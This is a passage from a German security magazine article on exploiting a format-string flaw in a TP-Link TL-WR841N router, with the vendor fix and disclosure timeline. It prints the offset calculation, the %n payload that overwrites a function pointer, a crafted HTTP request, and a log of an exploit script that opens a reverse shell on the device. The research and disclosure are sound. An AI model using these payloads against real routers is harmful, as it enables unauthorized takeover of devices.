Da sich bereits herausstellte, dass der Heap eine geeignete Stelle ist, von der sich Shellcode ausführen lässt, ist nun zu untersuchen, ob er zuverlässig im Heap platziert werden kann. Dazu übergibt man mit einem normalen Request an einer zufälligen Stelle einen speziellen String wie in Abbildung 14, den das Metasploit-Skript pattern_create.rb zuvor erzeugte (siehe ix.de/zzkr).

Mithilfe von GDB kann man feststellen, dass der zufällige String ab einer ge-



An der Adresse 0x2ac61d44 ist in der Tat der Pointer auf `cdbg_printf()` gespeichert (Abb. 12).



Die Infoleak-Adresse lässt sich in Wireshark wiederfinden (Abb. 13).

wissen Position am Anfang des Heap gespeichert ist:

```
(gdb)   x/w 0x424000
0x424000:       0x6c42396b
```

Die ASCII-encodierte Darstellung 0x6c 42396b entspricht dem String „lB9k“. Da der Prozessor des Routers Little Endian verwendet, kann man den String entweder umgekehrt als k9Bl in Abbildung 14 suchen oder mit dem Metasploit-Skript pattern_offset.rb finden (siehe ix.de/zzkr):

```
/usr/share/metasploit-framework/tools/
     exploit# ./pattern_offset.rb -q 0x6c42396b
[*] Exact match at offset 1108
```

In Abbildung 14 ist dieser Abschnitt an Position 1108 des generierten Strings grün markiert. Das Exploit-Skript kann diesen Request nun verwenden, wobei es ab Position 1108 des Strings den Shellcode übergibt.

Den Funktionspointer überschreiben

Bleibt im dritten Schritt nur noch, den Funktionspointer von `cdbg_printf()` durch die Heap-Adresse 0x42400 zu überschreiben. Verwendet man nun für `ipping` statt der As die durch den Infoleak errechnete Adresse des Funktionspointers und statt `%s` ein `%n`, kann man den Funktionspointer überschreiben. Da `%n` die Länge des aktuellen Strings schreibt, muss nur sichergestellt sein, dass der String zum Schreibzeitpunkt die Länge 0x424000 hat. In Abbildung 15 ist der für die Länge relevante Teil weiß markiert; er besteht aus 142 Zeichen.

Wäre statt `%x` ein `%n` gesendet worden, stünde die hexadezimale Darstellung 0x8e an der Adresse 0x41414141. Um den String auf eine Länge von 0x424000 auszudehnen, ist es beispielsweise möglich, das vorletzte `%x` mit sehr vielen Stellen anzuzeigen. Dazu rechnet man

```
0x424000 - 0x8e + 8 = 0x423f7a = 4341626
```

Um den Funktionspointer mit dem korrekten Wert 0x424000 zu überschreiben, müsste das Ziel des Pings wie folgt aussehen:

```
XAAAA:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:
                    %x:%x:%x:%x:%x:%4341626x:%n
```

Statt der As wird im Exploit dann der Speicherort des Funktionspointers übergeben. Im zuletzt durchgerechneten Beispiel war dies 0x2ac61d44. Dieser Exploit wurde in

```
POST /cgi?1&1&1&8 HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain
Content-Length: 4237
Origin: http://192.168.0.1
Cookie: Authorization=Basic YQo=
Connection: close

[IGD_DEV_INFO#0,0,0,0,0,0#0,0,0,0,0,0]0,4
modelName
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj
8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar
2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6A
t7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1
Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay
6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0B
b1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5
Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg
0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi
5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9
Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8B
p9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu
8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2B
x3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7
Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc
2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6C
e7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1
Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj
```

Ein Pattern wird injiziert, das hoffentlich im Programmspeicher wieder auffindbar ist (Abb. 14).

```
[ util_execSystem ] 139:  oal_startPing_cmd_is "ipping -c 1 -s 64 -w 1 XAAAA:2:2ac46d8a:1:7fee53a
c:0:0:2ac69c40:0:0:2e322e32:322e32:0:0:69707069:2d20676e:20312063:3620732d:772d2034:58203120:4141
4141 -I 2.2.2.2 &"
```

Zum Zeitpunkt des Schreibens beträgt die Länge 142 Zeichen (Abb. 15).

Listing 5: Die Ausführung des Exploit

```
$  ./pwn.py 192.168.1.1 80 192.168.1.100 7331
[+] Connected to remote host
[*] Injecting Infoleak ping command
[*] Starting ICMP listener to receive leak
[*] Connecting to evaluate format string and transmit infoleak via ICMP request
[*] Executing ping
[+] Got ICMP Request; Infoleak: 0x2ac46d8a
[+] Connected to remote host
[*] Pushing shellcode to heap
[*] Starting listener on 0.0.0.0:7331
[*] Waiting for two seconds for the server to complete the old ping
[*] Connecting for format string injection
[*] Sending format string to overwrite &cdbg_printf @ 0x2ac61d44
[*] Connecting to evaluate format string and jump to shellcode
[*] Executing ping
[*] Awaiting connection
[+] Incoming connection from: 192.168.1.1:43819
pwd
/
ls
web
var
usr
[...]
etc
dev
bin
```

Python3 nahezu identisch zu den bereits erwähnten Methodiken implementiert. Der Shellcode ist mit dem Metasploit-Tool msfvenom generiert. Da der Exploit über 250 Zeilen Code enthält, ist dieser hier nicht abgedruckt, aber über ix.de/zzkr zu finden. Die Ausführung im hier durchgerechneten Adressraum zeigt Listing 5.

Es belegt, dass ein Angreifer die Format-String-Schwachstelle für sich allein genommen ausnutzen kann. Sollte also eine fehlerhafte Behebung der OS-Command-Execution-Schwachstelle implementiert sein, ließe sich – vermutlich mit wenigen Anpassungen – der neu entwickelte Exploit direkt verwenden. Verhindern oder zumindest entdecken und manuell beheben ließe sich eine solche Format-String-Schwachstelle durch den Einsatz aktueller Compiler. Trotzdem scheint sie in diesem Fall übersehen worden zu sein.

Behebung der Schwachstelle

Die Schwachstelle war in der Firmware-Version TL-WR841Nv14_EU_0.9.1_4.16 des Routers enthalten. Sie wurde dem Hersteller im Oktober 2020 gemeldet. TP-Link hat die Schwachstelle weder anerkannt noch eine Rückmeldung gegeben, dass sie behoben wurde. Dennoch erschien Ende November 2020 die Firmware-Version TL-WR841Nv14_EU_0.9.1_4.17, in der die Sicherheitslücke geschlossen ist.

Allerdings wurde sie nicht direkt bereinigt, sondern ein zusätzlicher Filter vorgeschaltet, der das Ziel des Pings überprüft und dabei weder das %-Zeichen für die Format-String-Schwachstelle noch Steuerzeichen wie $, ` oder ; für die OS-Command-Injection zulässt. Der anfällige Code bleibt also im System enthalten, es wurde aber sichergestellt, dass Angreifer die entsprechenden Zeichen auf diesem Weg nicht mehr einbringen können. (sun@ix.de)

Quellen

[1] Alexander Poth, Sebastian Trahm; Industrielle IT; IoT-Hacking: Embedded Devices angreifen; *iX* 5/2020, S. 120

[2] Alexander Poth; Industrielle IT; IoT-Hacking: Flashspeicher-Inhalte analysieren; *iX* 9/2020, S. 136

[3] Der vollständige Exploit und die Metasploit-Skripte sind zu finden über ix.de/zzkr.

Martin Steil

ist IT-Security-Analyst bei NSIDE ATTACK LOGIC. Zu seinen Schwerpunkten zählt die Sicherheit von IoT-Geräten.